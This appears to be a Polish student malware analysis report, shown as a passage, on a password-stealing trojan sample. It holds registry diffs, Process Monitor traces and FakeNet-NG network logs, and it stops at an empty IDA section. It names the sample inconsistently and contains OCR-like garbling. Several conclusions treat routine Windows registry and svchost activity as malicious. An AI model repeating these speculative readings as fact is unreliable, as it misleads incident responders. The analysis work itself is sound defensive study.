713174666-1066051701-3219990555-339840825-1966734348-1611281757\scope=https://outlook.office.com/User.ReadWrite_TOKEN_BROKER\RequestCount:  
0x00000000  
HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-  
713174666-1066051701-3219990555-339840825-1966734348-1611281757\scope=https://outlook.office.com/User.ReadWrite_TOKEN_BROKER\StartTime: CB  
SA 16 1A DC BC DA 01  
HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-  
713174666-1066051701-3219990555-339840825-1966734348-1611281757\scope=https://outlook.office.com/User.ReadWrite_TOKEN_BROKER\ErrorCode:  
0x00000000  
HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\0003400174A39171_S-1-5-21-2277101022-530113657-3790193503-1001\S-1-15-2-536077884-  
713174666-1066051701-3219990555-339840825-1966734348-1611281757\scope=https://outlook.office.com/User.ReadWrite_TOKEN_BROKER\FailureType:  
0x00000000  
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001\ S-1-15-2-515815643-2845804217-1874292103-  
218650560-777617685-4287762684-137415000\ThrottleCount: 0x00000001  
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001\ S-1-15-2-515815643-2845804217-1874292103-  
218650560-777617685-4287762684-137415000\ThrottleStartTime: FF 79 AA 19 DC BC DA 01  
'HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001\ S-1-15-2-536077884-713174666-1066051701-  
3219990555-339840825-1966734348-1611281757\ThrottleCount: 0x00000001  
HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\S-1-5-21-2277101022-530113657-3790193503-1001\ S-1-15-2-536077884-713174666-1066051701-  
3219990555-339840825-1966734348-1611281757\ThrottleStartTime: 23 95 95 19 DC BC DA 01  
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\BITS\PerfMMFileName: "Global\MMF BITS42fd5b9c-dc23-4824-ae0f-410fc5ac6853"  
HKLM\SOFTWARE\Microsoft\Windows Defender\Spynet\LastMAPSFailureTime: 4D 2D 68 2D DD BC DA 01
```

- `HKLM\SOFTWARE\Microsoft\IdentityCRL\NegativeCache\...`
  - Dodano wartości związane z tokenami i błędami w aplikacjach Microsoft Office, co może sugerować próby przechwytywania danych uwierzytelniających.
- `HKLM\SOFTWARE\Microsoft\IdentityCRL\ThrottleCache\...`
  - Dodano wartości związane z zarządzaniem limitem operacji na kontach użytkowników, są to duże wartości, co może wskazywać na próby obejścia zabezpieczeń.

- `HKLM\SOFTWARE\Microsoft\Windows Defender\Sy...`
  - Wartości dodane mogą sugerować próby ukrycia aktywności złośliwego oprogramowania przed systemem zabezpieczeń Windows Defender.
    - `HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\...`
    - Zmiany te mogą sugerować próby manipulacji ustawieniami użytkownika, co może służyć do wykradnięcia danych.
  - `HKU\...\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\...`
  - `HKU\...\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\...`
  - Mogą to być próby przechwytywania ostatnio otwartych dokumentów i sesji użytkownika.


```
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeEstimated: 9F 35 B8 2C DC BC DA 01
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeEstimated: 8F 4E 8D DF DC BC DA 01
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeHigh: 9F 9D 7C 8E E4 BC DA 01
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeHigh: 8F B6 51 41 E5 BC DA 01
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeLow: 9F CD F3 CA D3 BC DA 01
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeLow: 8F E6 C8 7D D4 BC DA 01
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 50 E4 2F 00 00 00 00 00
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 4F 78 34 00 00 00 00 00
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\$-1-5-21-2277101022-530113657-3790193503-1001\SequenceNumber: 0x00000001D
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\$-1-5-21-2277101022-530113657-3790193503-1001\SequenceNumber: 0x00000001F
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\$-1-5-21-2277101022-530113657-3790193503-
```

- `HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\...`
  - Wartości takie jak `SecureTimeEstimated`, `SecureTimeHigh`, `SecureTimeLow` itp., mogą być zmienione, co może sugerować próby manipulacji synchronizacją czasu systemowego. Zmiany w tych kluczach mogą być używane przez złośliwe oprogramowanie do ukrycia swojej aktywności lub złamania zabezpieczeń systemu związanych z synchronizacją czasu.


- `HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\...`
- Dodanie wartości sugeruje, że wirus może manipulować ustawieniami aktywności w tle użytkownika, co może być używane do kontrolowania lub ukrywania działań złośliwego oprogramowania.

### Analiza przy użyciu Process Explorer:

Po uruchomieniu złośliwego pliku KeypassRansomware.exe dostrzec możemy jego obecność w programie Process Explorer. W trakcie jego uruchomienia wykorzystanie procesora wzrasta do niemal 100%. Inne zasoby komputera nie są wykorzystywane.



Po jakimś czasie tworzy się podproces AppLauncher.exe na krótką chwilę, po czym oba procesy znikają.



### Analiza przy użyciu Process Monitor:

Na poniższym zrzucie ekranu widzimy zdarzenia, które zachodziły bezpośrednio po uruchomieniu pliku. Proces o PID 6452. Jak widać na przestrzeni ułamków sekund proces załadował jakiś obraz, następnie zaczął tworzyć i zamykać pliki znajdujące się w folderze z malware. Widać także pierwsze próby wykonania operacji związanymi z rejestrem.

Time ...	Process Name	PID	Operation	Path	Result	Detail
17:41...	■ PasswordSteal...	6452	RegCloseKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\PasswordStealer.NET.exe	SUCCESS	Desired Access: E...
17:41...	■ IIS request monitor		CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\PasswordStealer.NET.exe	SUCCESS	Desired Access: R...
17:41...	■ Granite Construction Incorporated		CreateFile	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	CreationTime: 07:1...
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	Desired Access: R...
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\mscoree.dll	FILE LOCKED WI...	SyncType: SyncTy...
17:41...	■ PasswordSteal...	6452	Load Image	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	Image Base: 0x6ea...
17:41...	■ PasswordSteal...	6452	Load Image	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	Image Base: 0x77a...
17:41...	■ PasswordSteal...	6452	Load Image	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	Image Base: 0x778...
17:41...	■ PasswordSteal...	6452	CloseFile	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys	REPARSE	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\StateSeparation\RedirectionMap\Keys	NAME NOT FOUND	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Nls\Sorting\Versions	REPARSE	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegSelInfoKey	HKEY\SYSTEM\CurrentControlSet\Control\Nls\Sorting\Versions	SUCCESS	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Nls\Sorting\Versions\(\Default)	SUCCESS	KeySetInformation...
17:41...	■ PasswordSteal...	6452	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\Nls\Sorting\Versions\000603xx	SUCCESS	Type: REG_SZ, Le...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\SafeBoot\Option	REPARSE	Desired Access: Q...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Q...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Sp\GP\DLL	REPARSE	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\Sp\GP\DLL	NAME NOT FOUND	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\Software\WOW6432Node\Policies\Microsoft\Windows\Safer\CodeIdentifiers	REPARSE	Desired Access: Q...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Q...
17:41...	■ PasswordSteal...	6452	RegSelInfoKey	HKEY\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	KeySetInformation...
17:41...	■ PasswordSteal...	6452	RegQueryValue	HKEY\SOFTWARE\Policies\Microsoft\Windows\safer\codeidentifiers\TransparentEnabled	NAME NOT FOUND	Length: 80
17:41...	■ PasswordSteal...	6452	RegCloseKey	HKEY\Software\Policies\Microsoft\Windows\safer\codeidentifiers	SUCCESS	
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\File System\	NAME NOT FOUND	Desired Access: Q...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\SYSTEM\CurrentControlSet\Control\File System	REPARSE	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegSelInfoKey	HKEY\SYSTEM\CurrentControlSet\Control\File System	SUCCESS	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegQueryValue	HKEY\SYSTEM\CurrentControlSet\Control\File System\LongPathsEnabled	SUCCESS	KeySetInformation...
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Type: REG_DWO...
17:41...	■ PasswordSteal...	6452	QueryBasicInfor...	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	Desired Access: R...
17:41...	■ PasswordSteal...	6452	QueryBasicInfor...	C:\Windows\SysWOW64\apphelp.dll	SUCCESS	CreationTime: 04:1...

Przy analizie uruchomionych procesów, widać, że malware używa wielu bibliotek na przestrzeni działania całego procesu tj. kernel32.dll, ntdll.dll, mscone.dll, KernelBase.dll.

17:41...	■ PasswordSteal...	6452	CloseFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\PasswordStealer.NET.exe	SUCCESS	
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	QuerySecurityFile	C:\Windows\SysWOW64\ntdll.dll	BUFFER OVERFL...	
17:41...	■ PasswordSteal...	6452	QuerySecurityFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	CloseFile	C:\Windows\SysWOW64\ntdll.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	QuerySecurityFile	C:\Windows\SysWOW64\mscoree.dll	BUFFER OVERFL...	
17:41...	■ PasswordSteal...	6452	CloseFile	C:\Windows\SysWOW64\mscoree.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	QuerySecurityFile	C:\Windows\SysWOW64\kernel32.dll	BUFFER OVERFL...	
17:41...	■ PasswordSteal...	6452	CloseFile	C:\Windows\SysWOW64\kernel32.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	
17:41... 26,5680378	■ PasswordSteal...	6452	QuerySecurityFile	C:\Windows\SysWOW64\KernelBase.dll	BUFFER OVERFL...	
17:41...	■ PasswordSteal...	6452	CloseFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	
17:41...	■ PasswordSteal...	6452	QuerySecurityFile	C:\Windows\SysWOW64\KernelBase.dll	BUFFER OVERFL...	
17:41...	■ PasswordSteal...	6452	CloseFile	C:\Windows\SysWOW64\KernelBase.dll	SUCCESS	

Widac, że program zmienia politykę korzystania z Microsoft.Net, co może sugerować wyłączenie jakiś protekcji, być może program również korzysta z tego języka i kompilatora.

17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy\	SUCCESS	
17:41...	■ PasswordSteal...	6452	RegSelInfoKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	KeySetInformation...
17:41...	■ PasswordSteal...	6452	RegQueryKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	Query: Cached, Su...
17:41...	■ PasswordSteal...	6452	RegEnumKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	Index: 3, Name: v4.0
17:41...	■ PasswordSteal...	6452	RegEnumKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	Index: 2, Name: U...
17:41...	■ PasswordSteal...	6452	RegEnumKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	Index: 1, Name: st...
17:41...	■ PasswordSteal...	6452	RegEnumKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	Index: 0, Name: Ap...
17:41...	■ PasswordSteal...	6452	RegQueryKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy	SUCCESS	Query: Handle Tag...
17:41...	■ PasswordSteal...	6452	RegOpenKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy\4.0	SUCCESS	Desired Access: R...
17:41...	■ PasswordSteal...	6452	RegQueryKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy\4.0	SUCCESS	Query: Cached, Su...
17:41...	■ PasswordSteal...	6452	RegEnumValue	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy\4.0	SUCCESS	Index: 0, Name: 30...
17:41...	■ PasswordSteal...	6452	RegCloseKey	HKEY\Software\WOW6432Node\Microsoft\.NETFramework\Policy\4.0	SUCCESS	

Widac także błędy w programie, ponieważ próbuje otworzyć pliki, które nie istnieją. Być może oznacza to, że jest więcej błędów w programie, a to oznacza, że być może da się jakoś ‘uwolnić’ od wirusa.

17:41...	■ PasswordSteal...	6452	CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans>PasswordStealer.NET.exe.config	NAME NOT FOUND	Desired Access: G...
17:41...	■ PasswordSteal...	6452	RegQueryKey	HKEY\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Query: HandleTag...

17:41...	■ PasswordSteal...	6452	CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\robo.dll	NAME NOT FOUND	Desired Access: R...
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\robo\robo.exe	PATH NOT FOUND	Desired Access: R...
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\robo\robo.exe	NAME NOT FOUND	Desired Access: R...
17:41...	■ PasswordSteal...	6452	CreateFile	C:\Users\teeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\robo\robo.exe	PATH NOT FOUND	Desired Access: R...

Tutaj widać już same próby instalacji malware'u, lecz nieudane. Może to być spowodowane tym, że program jest przygotowany na różne wersje systemu, na których jest uruchamiany - nie wszystkie systemy operacyjne są zbudowane tak samo, dlatego program próbuje różnych technik.

...	6452	RegQueryKey	HKLW		SUCCESS	Quer...
...	6452	RegOpenKey	HKLW\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\Managed\S-1-5-21-2277101022-530113657-3790193503-1001\In...	NAME NOT FOUND	Desir...	
...	6452	RegQueryKey	HKCU		SUCCESS	Quer...
...	6452	RegOpenKey	HKCU\Software\Microsoft\Installer\Assemblies\{C:\Users\eeee\Downloads\malware-sample-library-master\malware-sample-library-mast...	NAME NOT FOUND	Desir...	
...	6452	RegQueryKey	HKLW		SUCCESS	Quer...
...	6452	RegOpenKey	HKCR\Installer\Assemblies\{C:\Users\eeee\Downloads\malware-sample-library-master\malware-sample-library-master\Trojans\}password...	NAME NOT FOUND	Desir...	
...	6452	RegQueryKey	HKLW		SUCCESS	Quer...

Proces otwiera pliki i zmienia wartości w rejestrze związane z Windows Defender. Najprawdopodobniej przygotowuje próby ukrycia działania wirusa.

■ PasswordSteal...	6452	RegQueryKey	HKLM
■ PasswordSteal...	6452	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft
■ PasswordSteal...	6452	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft
■ PasswordSteal...	6452	RegQueryKey	HKLM
■ PasswordSteal...	6452	RegOpenKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager
■ PasswordSteal...	6452	RegSetInfoKey	HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager
■ PasswordSteal...	6452	RegQueryKey	HKLM
■ PasswordSteal...	6452	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows Defender
■ PasswordSteal...	6452	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows Defender
■ PasswordSteal...	6452	RegQueryKey	HKLM
■ PasswordSteal...	6452	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows Defender
■ PasswordSteal...	6452	RegSetInfoKey	HKLM\SOFTWARE\Microsoft\Windows Defender

Proces zmienia także rejesty zвязane z szyfrowaniem RSA i AES. Najprawdopodobniej posłuży to do ominięcia szyfrowania, co może służyć do przechwytywania haseł.

■ PasswordSteal...	6452	RegOpenKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	SUCCESS	Desire
■ PasswordSteal...	6452	RegSetInfoKey	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	SUCCESS	KeySe
■ PasswordSteal...	6452	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	SUCCESS	Type:
■ PasswordSteal...	6452	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	BUFFER OVERFL...	Length
■ PasswordSteal...	6452	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	SUCCESS	Type:
■ PasswordSteal...	6452	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	BUFFER OVERFL...	Length
■ PasswordSteal...	6452	RegQueryValue	HKLM\SOFTWARE\WOW6432Node\Microsoft\Cryptography\Defaults\Provider\Microsoft Enhanced RSA and AES Cryptographic ...	SUCCESS	Type:

Tutaj widać podproces tworzony przez proces 6452 - AppLauncher.exe, który w ProcessExplorerze był widoczny jedynie przez chwilę.

6452	CreateFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUCCESS
6452	QueryEAPFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUCCESS
6452	CreateFileMapping	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	FILE LOCKED V
6452	QueryStandardFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUCCESS
6452	ReadFile	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUCCESS
6452	CreateFileMapping	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe	SUCCESS

Pod koniec widać, jak proces zamknie wątki i podproces AppLauncher.exe

6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Thread Exit		SUCCESS
6452	Process Exit		SUCCESS

## Analiza przy użyciu FakeNet-NG:

Przed uruchomieniem wirusa zadano o uruchomienie narzędzie FakeNet-NG mającego za zadanie imitować połączenie do sieci.

```
C:\Users\teeee\Desktop\fakenet1.4.11\fakenet.exe
06/12/24 05:28:25 PM [      DNS Server] Received A request for domain 'detectportal.firefox.com'.
06/12/24 05:28:25 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49710
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49711
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49710
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49711
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49710
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49711
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49710
06/12/24 05:28:25 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49711
06/12/24 05:28:26 PM [      Divterer] firefox.exe (3368) requested TCP 127.0.0.1:49711
06/12/24 05:28:26 PM [      Divterer] firefox.exe (4140) requested TCP 127.0.0.1:49712
06/12/24 05:28:26 PM [      Divterer] firefox.exe (4140) requested TCP 127.0.0.1:49713
06/12/24 05:28:26 PM [      Divterer] firefox.exe (4140) requested TCP 127.0.0.1:49712
06/12/24 05:28:26 PM [      Divterer] svchost.exe (1860) requested UDP 192.168.56.102:53
06/12/24 05:28:26 PM [      DNS Server] Received A request for domain 'incoming.telemetry.mozilla.org'.
06/12/24 05:28:28 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:32 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:34 PM [      DNS Server] Received A request for domain 'licensing.mp.microsoft.com'.
06/12/24 05:28:35 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:39 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:42 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:49 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:52 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:28:56 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:29:04 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:29:12 PM [      DNS Server] Received A request for domain 'www.msftconnecttest.com'.
06/12/24 05:29:15 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:29:18 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
06/12/24 05:29:22 PM [      Divterer] ICMP type 3 code 1 192.168.56.102->192.168.56.102
```

Podczas badania ruchu sieciowego, po zainstalowaniu wirusa, widać request procesu svchost.exe, uznawanego za niebezpieczny.

```
Divterer] svchost.exe (7708) requested UDP 239.255.255.250:1900
```

Niestety dla bezpieczeństwa systemu rzeczywistego, niemożliwe jest przetestowanie realnego logowania, ponieważ do tego jest potrzebny dostęp do sieci. Wirus wysyła najprawdopodobniej informacje o hasłach, których próba logowania się powiodła, ponieważ przy nieudanej próbie nic nie widać w ruchu sieciowym.

```

/12/24 05:28:09 PM [           Divterer] ERROR: Failed to send outbound external UDP packet
/12/24 05:28:09 PM [           Divterer]     UDP 192.168.56.102:5353->10.0.2.15:38926
/12/24 05:28:09 PM [           Divterer] [Error 1214] Format określonej nazwy sieci jest nieprawidłowy.
/12/24 05:28:09 PM [           Divterer] System (4) requested UDP 192.168.56.255:137
/12/24 05:28:09 PM [           Divterer] svchost.exe (1860) requested UDP 224.0.0.251:5353
/12/24 05:28:09 PM [           Divterer] ERROR: Failed to send outbound external UDP packet
/12/24 05:28:09 PM [           Divterer]     UDP 192.168.56.102:5353->10.0.2.15:38926
/12/24 05:28:09 PM [           Divterer] [Error 1214] Format określonej nazwy sieci jest nieprawidłowy.
/12/24 05:28:09 PM [           Divterer] svchost.exe (1860) requested UDP 224.0.0.252:5355
/12/24 05:28:09 PM [           Divterer] svchost.exe (7708) requested UDP 239.255.255.250:1900
/12/24 05:28:10 PM [           Divterer] System (4) requested UDP 192.168.56.255:137
/12/24 05:28:12 PM [           Divterer] svchost.exe (7708) requested UDP 239.255.255.250:1900
/12/24 05:29:41 PM [           Divterer] svchost.exe (5132) requested TCP 127.0.0.1:5985
/12/24 05:29:44 PM [           Divterer] svchost.exe (7708) requested UDP 239.255.255.250:1900
/12/24 05:33:08 PM [           Divterer] svchost.exe (1276) requested UDP 192.168.56.100:67
/12/24 05:33:08 PM [           Divterer] svchost.exe (1860) requested UDP 224.0.0.251:5353
/12/24 05:33:08 PM [           Divterer] ERROR: Failed to send outbound external UDP packet
/12/24 05:33:08 PM [           Divterer]     UDP 192.168.56.102:5353->10.0.2.15:38926
/12/24 05:33:08 PM [           Divterer] [Error 1214] Format określonej nazwy sieci jest nieprawidłowy.
/12/24 05:33:08 PM [           Divterer] ERROR: Failed to send outbound external UDP packet
/12/24 05:33:08 PM [           Divterer]     UDP 192.168.56.102:5353->10.0.2.15:38926
/12/24 05:33:08 PM [           Divterer] [Error 1214] Format określonej nazwy sieci jest nieprawidłowy.
/12/24 05:33:08 PM [           Divterer] svchost.exe (7708) requested UDP 239.255.255.250:1900

```

## Analiza przy użyciu IDA:

